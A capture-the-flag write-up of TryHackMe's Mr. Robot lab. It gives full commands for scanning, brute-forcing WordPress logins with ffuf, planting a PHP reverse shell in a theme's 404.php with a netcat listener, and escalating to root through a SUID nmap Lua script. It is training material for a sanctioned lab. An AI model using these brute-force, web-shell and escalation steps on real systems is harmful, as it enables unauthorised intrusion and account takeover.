Mr Robot (Medium) | TryHackMe
TryHackMe Mr. Robot Write-Up
The Mr. Robot CTF on TryHackMe is a fun, beginner-friendly Linux box themed around the popular TV series. The challenge primarily focuses on WordPress exploitation and privilege escalation. Although the environment is a bit gamified rather than fully realistic, it’s an excellent exercise in enumeration and basic exploitation.
Initial Enumeration
I started with a full port scan using nmap:
1
sudo nmap -sCV -p- --min-rate=1000 -Pn 10.10.250.221
Command Breakdown:
sudo→ Run with root privileges (needed for some scans).nmap→ Network scanning tool.-sCV→ Runs a script scan (-sC) and version detection (-sV).-p-→ Scan all 65,535 ports.--min-rate=1000→ Speed up the scan by sending at least 1000 packets per second.-Pn→ Treat the host as up (skip ping check).10.10.250.221→ Target IP.

The scan revealed three open ports, including 80 (HTTP) and 443 (HTTPS). This indicated a web application running on the target.
Exploring the Web Application

Visiting the site in a browser, I was greeted with a Mr. Robot-themed page featuring an interactive shell with a few commands. While interesting, I suspected there was more to the site.

To confirm the technologies in use, I used Wappalyzer, which identified the application as a WordPress site.
Directory Enumeration
Next, I ran a directory brute-force scan with ffuf:
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://10.10.250.221/FUZZ"
Command Breakdown:
ffuf→ Fast web fuzzer.-w→ Wordlist path./usr/share/wordlists/seclists/...→ A common wordlist from SecLists.-u→ Target URL."http://10.10.250.221/FUZZ"→FUZZacts as a placeholder whereffufwill inject words from the wordlist.

One of the interesting results was robots.txt, a file that often contains sensitive paths or files the admin doesn’t want indexed.
robots.txt Findings
Opening robots.txt, I found two interesting entries:

key-1-of-3.txt– the first flagfsocity.dic– a large wordlist

I retrieved the first flag by visiting the endpoint:

The fsocity.dic file contained a huge wordlist, so I downloaded it:
1
curl http://10.10.250.221/fsocity.dic -O fsocity.dic
Command Breakdown:
curl→ Command-line tool for downloading files.- URL → The link to the file.
-O fsocity.dic→ Save the file asfsocity.dic.
Since it had many duplicates, I cleaned it up:
1
sort fsocity.dic | uniq > pass.txt
Command Breakdown:
sort→ Sorts the file alphabetically.uniq→ Removes duplicate lines.> pass.txt→ Save the cleaned list intopass.txt.
Brute-Forcing WordPress
Now I used the cleaned wordlist to find valid usernames on the WordPress login page:
1
ffuf -w pass.txt -u "http://10.10.250.221/wp-login.php" -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "log=FUZZ&pwd=hm&wp-submit=Log+In" -fw 136
Command Breakdown:
-X POST→ Send a POST request.-H "Content-Type..."→ Set header for form data.-d "log=FUZZ&pwd=hm&wp-submit=Log+In"→ Form data, wherelog=FUZZmeans we are fuzzing the username field.-fw 136→ Filter responses with 136 words (ignore error responses).

I found a valid username: elliot.
Then, I brute-forced Elliot’s password:
1
ffuf -w pass.txt -u "http://10.10.250.221/wp-login.php" -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "log=elliot&pwd=FUZZ&wp-submit=Log+In" -fw 136

This gave me valid credentials for Elliot, who had admin privileges.
Gaining a Shell
With admin access, I edited an inactive theme and replaced its 404.php file with a PHP reverse shell (from PentestMonkey). 
Then, I started a Netcat listener:
1
rlwrap nc -lvnp 4444
Command Breakdown:
rlwrap→ Adds history and editing to Netcat shells.nc→ Netcat tool for network connections.-lvnp 4444→ Listen verbosely on port 4444, no DNS resolution.
Finally, I triggered the reverse shell by visiting the modified file:
1
curl http://10.10.250.221/wp-content/themes/twentythirteen/404.php
I got a shell!

To upgrade to a stable shell:
1
python3 -c "import pty; pty.spawn('/bin/bash')"
Privilege Escalation – User
In /home, I found robot’s directory containing the second flag, but I didn’t have permissions. I also found a file named password.raw-md5 with an MD5 hash. 
I cracked it using CrackStation

switched to robot, and retrieved the flag:
1
su - robot
 —
Privilege Escalation – Root
I searched for SUID binaries:
1
find / -perm /4000 -type f 2>/dev/null
Command Breakdown:
find /→ Search from root directory.-perm /4000→ Find files with SUID permission.-type f→ Only regular files.2>/dev/null→ Hide errors.
 One interesting result: nmap.
On GTFOBins, I found a privilege escalation technique using nmap’s scripting mode:
1
2
3
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
/usr/local/bin/nmap --script=$TF
Command Breakdown:
TF=$(mktemp)→ Create a temporary file.echo 'os.execute("/bin/sh")' > $TF→ Add Lua code to execute/bin/sh./usr/local/bin/nmap --script=$TF→ Run the script with nmap.
This gave me a root shell:
1
2
nmap> whoami
root

The last flag was in /root.
Lessons Learned
- Always check
robots.txtfor hidden files. - Clean custom wordlists for faster brute-force attacks.
- Misconfigured binaries like nmap can lead to root access.
✅ Rooted the Mr. Robot box!
This was an excellent practice in enumeration, WordPress exploitation, and privilege escalation.